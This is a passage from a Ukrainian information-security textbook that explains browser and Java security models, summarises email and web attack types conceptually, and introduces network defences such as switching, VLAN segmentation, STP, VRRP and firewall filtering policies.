Браузер — доволі складний і великий програмний комплекс, тому помилки в ньому виявляються з високою ймовірністю. Деякі з помилок можуть спричиняти вразливості, причому не лише браузера, а й системи в цілому. Небезпечні помилки, що можна зустріти в браузерах, поділяють на такі категорії [60]:

- помилки переповнення буфера (наслідками можуть бути збої в роботі браузера, збої або зависання системи, а у найгіршому випадку — можливість виконання довільної команди на комп'ютері користувача);
- помилки, що дають можливість здійснювати несанкціонований доступ до файлів на комп'ютері користувача;
- помилки, що дають змогу підробляти чужі сайти;
- помилки контролю коректності коду сторінок: HTML-коду та коду вбудованих програмних об'єктів (наслідками можуть бути відмова в обслуговуванні через нестачу системних ресурсів, збої та зависання браузера, а також неприємні графічні та звукові ефекти).

Помилки у браузерах виявляли завжди. На цьому тлі точилися (і тривають дотепер) безпідставні суперечки щодо того, який із браузерів більш захищений. Коли на ринку домінували Internet Explorer і Netscape Navigator (Communicator), прихильники Netscape намагалися довести, що саме браузер від Майкрософт

найбільш уразливий. Проте помилки, що давали змогу відкривати файли на комп'ютері користувача або навіть запускати деякий код на виконання, виявляли в продуктах обох компаній.

Щоправда, деякі порушення політики безпеки легше було здійснити у середовищі Internet Explorer (ОС Windows). Причина полягала у більш тісній інтеграції браузера Internet Explorer і програм, що забезпечують роботу з локальною файловою системою. Наприклад, Internet Explorer міг відкривати файли-посилання з розширенням .lnk, і якщо такі посилання вказували на програми, то браузер запускав їх без попередження [15, 60].

Усі сценарії мають звертатися лише до файлів, що знаходяться у тому самому домені, з якого сценарій було завантажено. Але несумлінні користувачі знаходять способи обійти таке обмеження, наприклад, із застосуванням сценаріїв JavaScript або аплетів Java.

Оскільки веб-технологія динамічно розвивається, вважають, що функціональність браузерів слід постійно розширювати. З цією метою розробники більшості браузерів надавали і тепер надають можливість підключати до своїх продуктів модулі сторонніх виробників. Фактично, таке підключення є інсталяцією додаткового програмного забезпечення на комп'ютері. Подібні модулі можуть містити помилки чи недокументовані функції, які роблять комп'ютер уразливим до нових атак або безпосередньо компрометують його. Модуль має доступ до всіх ресурсів комп'ютера з правами того користувача, що запустив браузер.

Свого часу першим браузером, що давав змогу підключати такі модулі, був Netscape Navigator. Саме вони робили найвагоміший внесок у виникнення вразливостей у цьому браузері. Сучасні браузери Mozilla і Firefox є нащадками Netscape, тому можуть мати ті самі проблеми.

Пізніше подібну технологію було впроваджено у браузер Internet Explorer. Під час навігації по Інтернету з використанням сучасних версій Internet Explorer користувачі часто отримують пропозиції встановити новий модуль, переважно — спеціалізовану панель інструментів (Toolbar). Досвід використання таких панелей показує, що іноді вони приховують у собі недокументовані функції, як правило, типу Spyware.

Браузер Opera також надає певні обмежені можливості впровадження додаткових модулів, які використовують зазвичай лише для демонстрації мультимедійного контенту. Розробники цього браузера передбачили в ньому всю необхідну і достатню функціональність. Завдяки цьому браузер Opera отримав певні переваги у безпеці, хоча й у ньому час від часу виявляють помилки, що спричиняють уразливості систем, зокрема і критичні.

Великі можливості для нападів на комп'ютери користувачів надають сценарії, впроваджені у веб-сторінку або завантажені як зовнішні об'єкти. Колись мови сценаріїв JavaScript (розробка Netscape, яка не має нічого спільного з Java, крім співзвучної назви) і VBScript (розробка Майкрософт) використовували майже на рівних правах. Хоча функціонально ці технології дуже схожі та жодна з них не має суттєвих переваг з міркувань безпеки, JavaScript поступово витіснила свого конкурента. Програмний код сценарію може звертатися до численних об'єктів

ОС, відкривати нові вікна браузера, формувати веб-документи та демонструвати їх у вікнах. Сценарії можуть переадресовувати браузер з однієї сторінки на іншу та звертатися до змінних cookie. Але з міркувань безпеки їм не було надано можливості читати і записувати файли, які не розташовані в тому домені, з якого було завантажено сценарій. Утім час від часу виявляють деякі помилки або послідовності дій, що дають змогу обходити ці обмеження. Оскільки такі сценарії інколи використовують для розповсюдження шкідливих програм, у браузерах було передбачено можливість забороняти виконання цих сценаріїв. Але її майже не використовують, позаяк переважну більшість сучасних сайтів в Інтернеті не можна переглядати без виконання сценаріїв. Сучасні антивірусні програми переглядають веб-сторінки і шукають відомі їм шкідливі сценарії за сигнатурами.

Слід також згадати мову сценаріїв VRML (Virtual Reality Modeling Language — мова моделювання віртуальної реальності), розроблену компанією Silicon Graphics. Тексти програм, написані мовою VRML, оформлюють як окремі файли, що завантажуються під час активізації посилання на веб-сторінці. Інтерпретатор, що виконує програми VRML, підключається до браузера як окремий модуль. Інтерпретація програми, тобто демонстрація тривимірного світу віртуальної реальності, здійснюється в окремому вікні [17]. На певному етапі цю технологію вважали дуже перспективною, проте зараз її майже не застосовують.

Величезні можливості надавало рішення від корпорації Майкрософт, що отримало назву компонентів ActiveX. Воно містило комплекс технологій для уніфікації методів подання і оброблення інформації у комп'ютерних веб-мережах. Згідно з концепцією ActiveX, браузер мав бути частиною ОС, а методи доступу до будь-якої інформації на локальному комп'ютері, в локальній мережі та в Інтернеті мали бути абсолютно однаковими і прозорими для користувача. Не дивно, що це рішення викликало багато проблем з огляду на безпеку системи. За функціональними можливостями ActiveX можна порівнювати із Java. Проте слід визнати, що ActiveX має кращі концепцію і реалізацію, а Java переважає щодо питань безпеки та незалежності від апаратної платформи [17].

Основними компонентами ActiveX є ActiveX Controls — мобільні програми, які пов'язані з документом і передаються на комп'ютер клієнта для виконання. Це звичайні скомпільовані для конкретної платформи програми, які зберігаються в окремих файлах на сервері (безпосередньо у веб-документах не містяться). Вони, як будь-які прикладні програми, мають доступ до файлової системи комп'ютера та інших об'єктів, що функціонують під керуванням ОС.

Передбачено систему верифікації елементів ActiveX — їх підписують цифровим підписом автора, який має бути завірений незалежною організацією. Хоча ця система жодним чином не гарантує безпечність коду, вона встановлює авторство. Крім того, браузер можна настроїти так, щоб користувачі мали змогу обирати елементи ActiveX, автоматично їх завантажувати чи відмовлятися від такого завантаження або отримувати відомості про ці елементи для прийняття рішення.

Сьогодні стрімко розвивається інша технологія — Flash, розроблена компанією Macromedia. Об'єкти Flash — це інтерактивні анімації. Зважаючи на порівняно невеликі об'єми даних, що передаються мережею (цього досягають завдяки засто-

суванню векторної графіки), можна відзначити видатні графічні можливості таких анімацій. Інтерактивність забезпечується завдяки використанню можливості відстежувати події, які генеруються під час переміщення на екрані курсору за допомогою миші, тачпада, джойстика або планшета, і сценаріїв, які виконуються у відповідь на такі події.

Flash застосовують для створення анімаційних фільмів, комп'ютерних ігор, інтерфейсів сайтів і навіть для демонстрації звичайних відеофрагментів. Час від часу з'являються повідомлення про виявлені вразливості Flash. Захищатися від них можна так само, як і від уразливостей в інших модулях: відстежувати повідомлення про вразливості та оновлювати версії встановленого модуля Flash. Окрім того, слід також уважно ставитися до настроювань Flash-програвача: він може за допомогою команд, що містяться у завантаженому об'єкті, непомітно для користувача вмикати мікрофон і веб-камеру.

Підвищення ступеня захищеності клієнтських програм

Для захисту своїх комп'ютерів від різних впливів через засоби веб-технологій користувачі мають дотримуватися таких правил.

- Свідомо обирати браузер, який задовольняє вимоги користувача щодо безпеки, функціональності, зручності та гнучкості настроювань. Відстежувати повідомлення про виявлення вразливостей у браузері та всіх пов'язаних із ним додаткових модулях. Своєчасно встановлювати виправлення та оновлені версії браузера.
- Настроювати безпеку браузера. Встановлювати певні модулі розширення чи, навпаки, відмовлятися від них, здійснювати захист сертифікатів і параметрів протоколів захищених з'єднань, формувати політику щодо контенту і правил доступу до окремих вузлів.
- Не відвідувати сумнівні сайти, не переходити за всіма посиланнями, попередньо не перевіривши їх.
- Перевіряти весь завантажений контент антивірусним ПЗ із встановленими останніми оновленнями баз сигнатур. Використовувати персональний брандмауер, що перевіряє не лише вхідні, а й вихідні з'єднання (брандмауер, вбудований у Windows, останню вимогу не задовольняє).

17.2.10. Безпека Java

Технологія Java є однією з провідних у сучасному Інтернеті. Ми розглядаємо її окремо від інших технологій реалізації веб-програм, що виконуються на боці клієнта, позаяк Java широко застосовують у Вебі не лише на боці клієнта, але й на боці сервера. Стисло розглянемо можливості цієї технології та її особливості, пов'язані з безпекою.

Технологію Java розроблено компанією Sun Microsystems. Головною метою розробників було створення засобу для розроблення надійних програм, які не залежать від апаратної платформи. Спочатку цю технологію було орієнтовано на

програмне забезпечення побутової електроніки, а вже потім успішно перенесено в Інтернет. Основними складовими технології є об'єктно-орієнтована мова програмування Java і віртуальна машина для виконання програм.

Мова програмування Java сприяє написанню надійних і стійких програм. Вона реалізує строгу типізацію, керування доступом, роботу з виключеннями, автоматичне «збирання сміття», перевірку виходу за межі масиву, можливість з'ясовувати, що цей метод або об'єкт не може бути змінений або перевизначений. Покажчики і перевизначені оператори в Java не використовують. Відтак ця мова позбавлена більшості джерел помилок, потенційно небезпечних з міркувань безпеки розроблюваних програм.

Програми, написані на Java, компілюються у так званий байт-код, який виконує віртуальна машина. Виконання можливе на будь-якій апаратній платформі, де функціонує віртуальна машина. Sun Microsystems довелося докласти чимало зусиль, щоб відстояти обов'язковість дотримання повної сумісності та відсутності додаткових розширень у різних реалізаціях Java-машин. Використання байт-коду є дуже ефективним: середня довжина команди у ньому менша, ніж в інструкції RISC-процесорів. Це досягається завдяки тому, що більшість основних функцій реалізують не в коді програми, а в Java-машині. Безумовно, інтерпретація коду віртуальною машиною уповільнює його виконання. Але є способи, які за комплексного їх використання дають змогу частково компенсувати втрату продуктивності: різні методи оптимізації, можливості викликів відкомпільованих для конкретної платформи функцій (написаних на C та C++) і компіляції функцій під час їх виконання (Just In Time, JIT).

Значною перевагою технології Java, що й зумовила успіх її використання в Інтернеті, є вбудована модель безпеки, яка пропонує рішення проблеми безпеки на рівні архітектури. Ця модель розвивалася разом із самою технологією. Наприкінці 1998 року вийшла версія Java 2, де було запропоновано нову гнучку модель безпеки, засновану на привілеях та правах доступу. Сучасні версії (Java 6) є розвитком саме моделі Java 2.

Java-код являє собою опис класів. Для їх додавання до функціонуючої системи використовують завантажувачі класів — важливі компоненти системи безпеки Java. Окрім первинного (Primordial) завантажувача, вбудованого у віртуальну машину, є ще й інші завантажувачі, реалізовані у вигляді екземплярів звичайного Java-класу. Завантажувачі класів виконують процедуру завантаження коду з диска, оперативної пам'яті чи мережі, а також визначають простір імен (Namespace) для класу. Перш за все завантажувач перевіряє, чи не було цей клас завантажено раніше. Потім він звертається до первинного завантажувача, для того щоб перевірити, чи немає внутрішнього класу з таким самим іменем. Далі він має отримати дозвіл від менеджера безпеки (клас `SecurityManager`) і лише після цього зчитати байт-код як масив байтів. Тоді завантажувач створює екземпляр класу і завантажує для нього решту класів. По тому клас потрапляє до верифікатора на перевірку.

Верифікатор (Verifier) — ще один важливий компонент системи безпеки Java, вбудований у віртуальну машину і не доступний із Java-програм. Він перевіряє

завантажений клас на коректність. Вважається, що компілятор Java завжди створює коректний клас. При цьому обов'язково діють усі обмеження мови Java, суттєві з точки зору безпеки. Але не виключено, що зловмисник може вручну здійснити коригування байт-коду або навіть створити власний компілятор, здатний оминати важливі обмеження і заборони. Тому верифікатор перевіряє коректність формату класу, типи параметрів усіх операцій, наявність некоректних перетворень типів і порушень правил доступу тощо.

Код може бути завантажений із локального диска або з мережі. У попередніх моделях (до Java 2) код, завантажений із локального диска, вважали довіреним, а код, завантажений із мережі (аплети), — недовіреним. Недовірений код виконувався в ізольованому середовищі, так званій пісочниці (Sandbox).

Однак, як уже зазначалося, веб-технології мають багато можливостей зробити віддалений об'єкт локальним, наприклад, завантаживши його за іншими протоколами і підмінивши посилання. Такі проблеми виникали й у Java. У новій моделі безпеки було суттєво підсилено контроль за всіма програмами (жодний код не вважали безпечним апріорі). Введено спеціальний клас `java.security.Policy`, що відповідає за політику безпеки. Об'єкт `Policy` зчитує настроювання з файлу конфігурації, де описано, які права доступу пов'язані з конкретними підписами та (або) місцями розташування файлів. Права доступу до різних ресурсів визначають нащадки класу `java.security.Permission`, а контроль доступу здійснює клас `java.security.AccessController`.

Таким чином, нова модель забезпечує можливість гнучкого керування доступом, яке можна легко настроювати, що дає змогу ефективно реалізовувати будь-яку політику безпеки.

Хоча з міркувань безпеки Java має багато переваг порівняно з іншими технологіями, абсолютної безпеки вона також не гарантує.

По-перше, в компіляторах і віртуальних машинах Java іноді виявляють помилки, які можуть негативно впливати на безпеку комп'ютера. Це вимагає від адміністраторів і розробників систем впроваджувати контроль за повідомленнями про виявлені помилки і застосуванням нових виправлених версій програм. Такий підхід є спільним для всіх веб-технологій.

По-друге, завжди є можливість створити програму, яка вважатиметься такою, що не порушує модель безпеки, але заважає користувачу. Наприклад, аплети Java можуть генерувати неприємні звуки із системного динаміка, не зупинятися після виходу користувача з веб-сторінки, з якої було завантажено аплет, захоплювати значну частину системних ресурсів (наприклад, створивши багато великих вікон на робочому столі) тощо. Крім того, аплети можуть взаємодіяти з іншими завантаженими у браузер об'єктами, наприклад за допомогою сценаріїв JavaScript, які мають більше можливостей і менше контролюють доступ до об'єктів комп'ютера.

Незважаючи на перелічені недоліки, Java визнають доволі вдалою технологією, *яка забезпечує високий рівень безпеки завдяки реалізації чітко визначеної* моделі безпеки і наявності засобів захисту, інтегрованих у технологію на рівні архітектури.

Висновки

1. Електронна пошта є одним із найзручніших сервісів для обміну повідомленнями та файлами. Пересилання пошти здійснюється за протоколом SMTP. Основне програмне забезпечення поштового сервера — це SMTP-сервер. Однією з найпопулярніших його реалізацій є sendmail. Протокол SMTP не передбачає надійної авторизації того, хто відправляє пошту.

   Читання електронної пошти клієнт здійснює за протоколами POP3 та IMAP4. Обидва протоколи передбачають надійну автентифікацію користувача, замість якої дуже часто застосовують просту автентифікацію з передаванням пароля мережею у відкритому вигляді.
2. Типові зловживання системою електронної пошти:
   - пересилання шкідливих програм;
   - «засмічення» та перевантаження поштової служби;
   - неконтрольоване використання;
   - розсилання спаму (тобто здійснення анонімних масових розсилань інформації, яку не було запитано).
3. Атаки з використанням системи електронної пошти можливі як на поштові сервери, так і на поштових клієнтів, зокрема, через поштові клієнтські програми на комп'ютери користувачів. Типові атаки на поштовий сервер здійснюють з використанням:
   - декодування повідомлення;
   - конвеєрів у полях `MAIL FROM` і `RCPT TO`;
   - помилок переповнення буфера.
4. Веб-технологія — наразі основна технологія в Інтернеті. Найголовніші її особливості — це використання гіпертекстових документів і протоколу HTTP для обміну між клієнтом і сервером. У гіпертекстові документи інтегрують мультимедійні та програмні об'єкти. Типи програм, що можна завантажувати на комп'ютер користувача і виконувати (на боці клієнта):
   - Java-аплети;
   - програми, написані мовами сценаріїв JavaScript, VBScript тощо;
   - програмні компоненти ActiveX Controls;
   - інтерактивні мультимедійні об'єкти Flash.
5. Динамічні сторінки є реакцією веб-сервера на дані, які сервер отримує від клієнтів за протоколом HTTP. Ці дані передаються програмам, що виконуються на боці сервера. Інколи набори переданих параметрів збігаються з внутрішніми умовами сервера таким чином, що це викликає непередбачувану, як правило, несприятливу реакцію. У цьому випадку можна говорити про вразливість системи до певних загроз і про наявність можливості здійснення

порушниками атак. Помилки у веб-серверах можуть призводити до таких наслідків:

- втрати конфіденційності;
- DoS-атаки;
- виконання на сервері неавторизованого програмного коду.

6. Ін'єкція вихідного коду — дуже поширена та водночас небезпечна вразливість сценаріїв, що виконуються на боці сервера. Така вразливість характерна для сценаріїв, написаних мовами PHP і Perl. Порушник отримує змогу впроваджувати і виконувати довільний код, створений відповідною мовою сценаріїв. SQL-ін'єкція — це вразливість, завдяки якій порушник може впроваджувати не передбачені розробниками веб-програми дані у SQL-запит.
7. Міжсайтовий скриптінг (XSS) — уразливість, яку можуть мати сторінки, вміст яких дозволено змінювати користувачам. Ці зміни надалі бачитимуть інші відвідувачі сторінки. Уразливість полягає у можливості впроваджувати сценарії, які потім виконуватимуться на комп'ютерах інших користувачів.
8. Типові вразливості клієнтського ПЗ (браузерів) можна класифікувати як:
   - помилки переповнення буфера;
   - помилки, що дають змогу здійснити НСД до файлів на комп'ютері користувача;
   - помилки, що дають можливість підробляти чужі веб-сайти;
   - помилки контролю коректності коду сторінок.
9. Технологія Java є однією з лідируючих у сучасному Інтернеті. Java широко застосовують у Вебі як на боці клієнта, так і на боці сервера. Великою перевагою технології Java є вбудована модель безпеки, яка пропонує рішення проблеми безпеки вже на рівні архітектури. Ця модель забезпечує гнучке керування доступом, яке легко настроювати, що дає змогу ефективно реалізовувати будь-яку політику безпеки.

Контрольні запитання та завдання

1. Який мережний протокол є основним у реалізації системи електронної пошти?
2. Порівняйте з міркувань безпеки різні схеми доступу до поштової скриньки користувача.
3. *Дайте визначення спаму.*
4. Який типовий шлях організації фішингу?
5. Назвіть основні загрози, пов'язані з використанням електронної пошти у корпоративному середовищі.
6. Які функції виконує браузер?
7. Назвіть шляхи атак на веб-сервер.

8. Які можливості відкривають зловмисникам динамічні сторінки?
9. Що таке SQL-ін'єкція?
10. У чому полягає міжсайтовий скриптінг?
11. Здійснивши пошук в Інтернеті, проаналізуйте останні повідомлення про знайдені вразливості у популярних браузерах і модулях оброблення мультимедійного контенту. Чи не є вразливим ПЗ, яким ви користуєтесь?
12. Опишіть модель безпеки Java.

Розділ 18

Засоби захисту в розподілених інформаційно-комунікаційних системах

- Міжмережні екрани
- Трансляція мережних адрес
- Системи виявлення атак
- Сканери вразливостей

18.1. Архітектура захищених мереж

У сучасних інформаційно-комунікаційних системах застосовують різні засоби і заходи захисту. До заходів захисту насамперед належать розроблення політики безпеки інформації в системі та проектування ІКС з урахуванням вимог цієї політики. Необхідною умовою також є призначення осіб, які б відповідали за захист інформації в системі, з визначенням їхніх обов'язків і повноважень, або навіть створення спеціального структурного підрозділу — служби захисту інформації (СЗІ).

У цьому розділі ми розглянемо основні заходи, які дають змогу захистити корпоративну мережу від атак: міжмережне екранування (Firewalling) та виявлення вразливостей і атак. Кожний засіб захисту спрямований на відвернення конкретної загрози безпеці в системі або певної множини таких загроз і має свої переваги та недоліки. Лише комбінація засобів захисту дає змогу захиститися від широкого спектра атак.

18.1.1. Протидія прослуховуванню трафіку

Для побудови захищених ІКС архітектура мережі має задовольняти певні вимоги. Головною вимогою є відмова від використання таких фізичних і логічних топологій мереж, в яких можливе безпосереднє прослуховування трафіку цілого сегмента мережі з будь-якого вузла у ній. Типовими прикладами є мережі Ethernet 10BASE-2 та 10BASE-5 («тонкий» і «товстий» Ethernet), у яких використовується фізична топологія *спільна шина* — всі станції сегмента підключені до єдиного коаксіального кабелю, який утворює розподілене середовище передавання даних. Ці технології — вже застарілі, і їх майже не використовують у сучасних ІКС. Але прослуховування трафіку можливе і в мережах із фізичною топологією

«зірка». Наприклад, у мережах Ethernet 10BASE-T та 100BASE-T інколи використовують *концентратори* (Hub). Ці пристрої транслюють отриманий блок даних (кадр) на всі порти, за винятком того, з якого цей блок даних надійшов. Таким чином, до кожного вузла надходить весь трафік цілого сегмента, що дає змогу його безперешкодно захоплювати й аналізувати. У мережах TokenRing трафік передається по логічному кільцю, тому весь трафік сегмента також проходить через кожний із вузлів.

Сучасні мережі Ethernet побудовано з використанням *комутаторів* (Switch). Комутатори діють на основі алгоритму мосту (IEEE 802.1D) [240], зберігаючи таблиці відомих їм апаратних адрес і передаючи кадри з відомими їм адресатами лише на ті порти, що ведуть до цих адресатів. Тому, коли два вузли здійснюють між собою обмін інформацією, пакети не потрапляють до жодного зайвого кінцевого вузла. Відтак мережі, побудовані на комутаторах, суттєво обмежують можливості з перехоплення трафіку.

Є кілька способів впливати на комутатори задля здійснення моніторингу трафіку. Один із них — спеціальна функція моніторингу, яку надають комутатори, що полягає в дублюванні вхідного та (або) вихідного трафіку одного чи кількох портів у спеціально призначений порт. Деякі комутатори дають також змогу здійснювати моніторинг трафіку не за обраними портами, а за певними ознаками кадрів, наприклад за адресами відправника та (або) одержувача. Цю функцію використовують, зокрема, для підключення засобів виявлення атак. Очевидно, що така функція є потенційно небезпечною і її застосування потребує здійснення ретельного контролю за керуванням комутатором. Дистанційне керування комутатором у потоці трафіку (In-band) зазвичай здійснюють за протоколами Telnet і SNMP, а, як ішлося в розділі 16, ці протоколи у більшості реалізацій не забезпечують захист трафіку від його вивчення, підміни, модифікації. Тобто порушники можуть перенастроїти комутатор для досягнення своєї мети. Щоб запобігти цьому, потрібно влаштувати окрему мережу для передавання трафіку керування або зовсім заборонити дистанційне керування комутаторами, дозволивши лише локальне керування із захищеного приміщення комутаційної кімнати. До певної міри можна також довіряти протоколу SSH, який підтримують сучасні моделі комутаторів.

18.1.2. Сегментація мережі

Щоб розмежувати доступ до окремих ресурсів у мережі, використовують її сегментацію, яка, крім того, дає змогу значно покращити масштабованість мережі. Для сегментації мережі на канальному рівні застосовують дуже потужний засіб — віртуальні локальні обчислювальні мережі, ВЛОМ (Virtual Local Area Network, VLAN). *Віртуальна локальна мережа* — це підмножина вузлів мережі, трафік між якими на канальному рівні повністю ізольований від інших вузлів. Тобто кадри із ВЛОМ (зокрема, широкомовні) комутатор не передає за її межі. Віртуальні локальні мережі створюють, відповідним чином настроївши конфігурацію комутаторів. Для цього використовують номери портів, MAC-адреси, протоколи. Стандарт IEEE 802.1Q [241] визначає спосіб маркування кадрів спеціальними тегами,

які задають для ВЛОМ 12-розрядний номер і дають змогу будувати складні ієрархічні мережі з великою кількістю ВЛОМ, що охоплюють багато комутаторів.

Недоліком ВЛОМ є те, що обмін між цими мережами може бути заблокований повністю. Засоби канального рівня не дають змоги здійснювати контрольований обмін інформацією між різними сегментами мережі. Для цього залучають засоби мережного рівня. Як правило, IP-підмережі організують таким чином, аби вони збігалися з віртуальними локальними мережами. Передавання трафіку між підмережами здійснюють маршрутизатори. За такої будови мережі трафік у межах окремої підмережі передається на канальному рівні, без залучення засобів мережного рівня, оскільки він повністю локалізований в межах однієї ВЛОМ. За потреби передати трафік між підмережами в дію вступають засоби мережного рівня. При цьому можна здійснювати фільтрацію трафіку. Найпростішу фільтрацію здійснюють маршрутизатори. Для реалізації складніших правил фільтрації залучають спеціальні програмні засоби або програмно-апаратні пристрої — *міжмережні екрани*, або *брандмауери* (Firewall). Їх буде розглянуто далі у цьому розділі.

18.1.3. Резервування мережного обладнання і каналів зв'язку

Важливою складовою безпеки інформації в мережі є забезпечення доступності вузлів. Зазвичай це завдання розглядається не в контексті захисту інформації, а в контексті підвищення надійності та продуктивності комп'ютерних мереж. Утім розглянемо деякі основні принципи і можливості сучасних мережних технологій, які забезпечують цю важливу складову безпеки інформації.

Оскільки будь-яке обладнання не може бути стовідсотково надійним, під час створення чутливих до доступності окремих ресурсів ІКС передбачають резервування мережного обладнання і каналів зв'язку. У цьому випадку бажано забезпечити можливість автоматичного перенастроювання мережі з основних каналів та вузлів комутації на резервні.

На канальному рівні за таких обставин можуть виникати певні проблеми. Якщо розглядати топологію мережі, в якій наявні резервні вузли комутації та канали зв'язку, то в такій мережі неодмінно будуть виникати кільця. Але наявність кілець не сумісна з алгоритмом мосту, за яким працюють комутатори. За наявності кілець у мережі почнуть швидко розмножуватися широкомовні пакети, і за дуже короткий час (кілька секунд) настане перенавантаження мережі.

Головними засобами, покликаними подолати цю проблему, є алгоритм покриваючого (або зв'язувального) дерева (Spanning Tree Algorithm, STA) і відповідний протокол (Spanning Tree Protocol, STP), яких разом із алгоритмом мосту описано в IEEE 802.1D [113, 240]. Протокол забезпечує контроль нормальної роботи мережі та виявлення ознак утворення кільця. У разі порушення нормальної роботи розпочинається процес реконфігурації, під час якого комутатори обмінюються інформацією про зв'язки з іншими комутаторами і сегментами мережі. У результаті комутатори обирають так званий кореневий комутатор і визначають ті порти, що є найкоротшим шляхом до кореневого комутатора й усіх сегментів мережі. Ці порти залишаються активними, решта — вимикаються.

Відтак активною залишається лише частина мережі, що має топологію дерева і надає доступ до всіх сегментів без винятку. Якщо під час роботи мережі буде обірвано деякий зв'язок або вийде з ладу деякий вузол, знову почнеться процес реконфігурації, після завершення якого мережу з топологією дерева буде відновлено (за наявності передбачених необхідних резервних зв'язків).

Недолік протоколу STP полягає у тому, що резервні зв'язки у звичайному режимі вимкнено, тобто частина портів комутаторів не функціонує. Для окремих каналів, що потребують підвищеної пропускної здатності та надійності, ефективно застосовувати агрегацію каналів — утворення одного логічного каналу з кількох паралельних фізичних каналів. Комутатори відрізняють такий канал від звичайних з'єднань і збалансовують навантаження між окремими зв'язками. Комутатори виявляють обрив будь-якого зі зв'язків і автоматично змінюють режим балансування навантаження таким чином, щоб кадри було спрямовано лише на ті зв'язки, що функціонують. Раніше діяв стандарт агрегації каналів на рівні MAC лише для мереж Ethernet (IEEE 802.3 ad). Із січня 2008 року почав діяти стандарт IEEE 802.1AX [242], що описує агрегацію каналів на рівні, не залежному від MAC.

На мережному рівні підтримку кілець у топології, контроль активності зв'язків і можливість обирати вигідний маршрут закладено до протоколів просування пакета (IP, IPX) і протоколів маршрутизації (RIP, OSPF, BGP, IS-IS). Останні функціонують переважно на вузлах комутації. На кінцевих вузлах інколи виникає проблема визначення адреси маршрутизатора (шлюзу), який застосовують для зв'язку з мережею поза сегментом. Адресу можна задавати статично або визначати динамічно (під час підключення до мережі) за протоколом DHCP [243, 244]. Статичне призначення параметрів має свої переваги, але коли маршрутизатор виходить із ладу для відновлення зв'язку вузлів із зовнішньою мережею доведеться вручну змінювати адресу шлюзу за умовчанням на кожному кінцевому вузлі.

Подолати цю проблему можна за допомогою протоколу резервування віртуального маршрутизатора (Virtual Router Redundancy Protocol, VRRP) [245]. Протокол визначає абстрактні об'єкти — віртуальні маршрутизатори, які мають свої IP- та MAC-адреси. На кінцевих вузлах задаються не реальні, а віртуальні маршрутизатори. Реальні маршрутизатори, відповідно до власних настроювань за протоколом VRRP, визначають, який із них і які віртуальні маршрутизатори обслуговуватиме. Передбачається, що таких маршрутизаторів щонайменше два, інакше використання VRRP не має сенсу. У разі виходу з ладу одного з маршрутизаторів, інший (або інші) виявляє цей факт і перебирає на себе відповідальність за ті віртуальні маршрутизатори, що залишилися без обслуговування. Відтак віртуальний маршрутизатор буде функціонувати й надалі, хоча фізично він розташований на іншому вузлі комутації. Кінцеві вузли мережі не зазнають жодних змін.

18.2. Міжмережні екрани

Міжмережні екрани (МЕ), або брандмауери, призначені для захисту внутрішніх ресурсів мереж шляхом обмеження можливостей обміну між ними. Комп'ютер, на якому функціонує ПЗ міжмережного екрана, або спеціалізований програмно-

апаратний пристрій, що реалізує функції МЕ, виконує роль шлюзу між двома мережами, найчастіше — між Інтернетом і корпоративною мережею.

Термін «брандмауер» походить від німецького слова «brandmauer», що, як і англійське слово «firewall», означає «протипожежна капітальна стіна» (але в жодному разі не «стіна вогню» чи «вогняна стіна», як дехто помилково вважає).

Засіб, подібний до міжмережного екрана, інколи використовують для захисту окремого комп'ютера. У цьому випадку екран у вигляді спеціалізованого програмного забезпечення встановлюють на комп'ютер, що підлягає захисту, для здійснення контролю всього вхідного і вихідного трафіку. Такий мережний екран часто називають *персональним брандмауером.*

18.2.1. Можливості міжмережних екранів

У загальному випадку робота міжмережного екрана базується на динамічному виконанні двох груп функцій:

- фільтрація інформаційних потоків, що проходять крізь нього;
- посередництво під час реалізації міжмережної взаємодії (проксі-сервер).

Фільтрація трафіку здійснюється згідно з попередньо завантаженими до МЕ правилами, які є відображенням мережних аспектів політики безпеки. Оскільки результат оброблення пакета в загальному випадку залежить від послідовності застосування правил, останні мають бути належним чином упорядковані. Механізм застосування правил можна описати як послідовність фільтрів, кожний з яких містить низку критеріїв, які має задовольняти пакет. Якщо пакет відповідає критеріям цього фільтра, до нього застосовують певну дію:

- пакет вилучається з інформаційного потоку і знищується (може відбутися реєстрація відповідної події, поінформування відправника пакета щодо унеможливлення *його доставлення тощо*);
- пакет пропускається, тобто надсилається на адресу призначення;
- пакет обробляється від імені одержувача і результат повертається відправнику;
- пакет передається певній програмі на оброблення (наприклад, для шифрування-дешифрування, антивірусної перевірки, трансляції мережних адрес тощо), після чого він, як правило, повертається для аналізу наступними фільтрами;
- пакет передається для аналізу наступним фільтром або фільтром, визначеним із послідовності (тобто певну кількість фільтрів може бути пропущено).

Якщо пакет не відповідає критеріям фільтра, він передається на наступний фільтр. Оскільки правила мають забезпечувати визначеність дій, які застосовують до кожного пакета, є правила за умовчанням, що застосовують до пакета, для якого не знайшлося відповідного фільтра. Від цих правил залежить принцип політики безпеки, який реалізує МЕ. Позаяк фактично є два правила за умовчанням — пропустити чи не пропустити пакет, — відповідно до них, реалізують два різних принципи політики безпеки.

Перший принцип полягає у фільтруванні всіх потенційно небезпечних пакетів. Такий підхід забезпечує доступність ресурсів мережі, але не гарантує достатнього

рівня захисту, позаяк пропущеним може бути будь-який пакет із непередбаченими параметрами. Тому цей підхід вважають хибним.

Інший підхід базується на принципі мінімуму повноважень, що означає: «заборонено все, що не дозволено явно». Правило за умовчанням таке: відкинути всі пакети, що не відповідають явно заданим фільтрам. Звісно, такий підхід не гарантуватиме достатнього рівня захисту, якщо до пакетів вживати занадто ліберальні правила, що їх пропускають. За відсутності таких правил кожний доступний у мережі сервіс потребуватиме окремого явного дозволу.

Розміщення міжмережних екранів

На рис. 18.1 показано розміщення МЕ в мережі. Типовим є виокремлення так званої *демілітаризованої зони* (ДМЗ), правила обміну з якою відмінні від правил обміну із внутрішньою (захищеною) мережею. У ДМЗ переважно розміщують сервери, до яких необхідно відкрити доступ із зовнішньої мережі (наприклад, корпоративний веб-сайт). Це дає змогу встановити більш жорсткі обмеження на взаємодію із внутрішньою мережею. Наприклад, додавання до ДМЗ серверів FTP та HTTP, а також поштового сервера дає можливість повністю заборонити доступ до внутрішньої мережі за номерами портів 21, 25 і 80. При цьому на внутрішніх серверах і робочих станціях можуть функціонувати сервери, доступ до яких можна здійснити лише зсередини захищеної мережі.

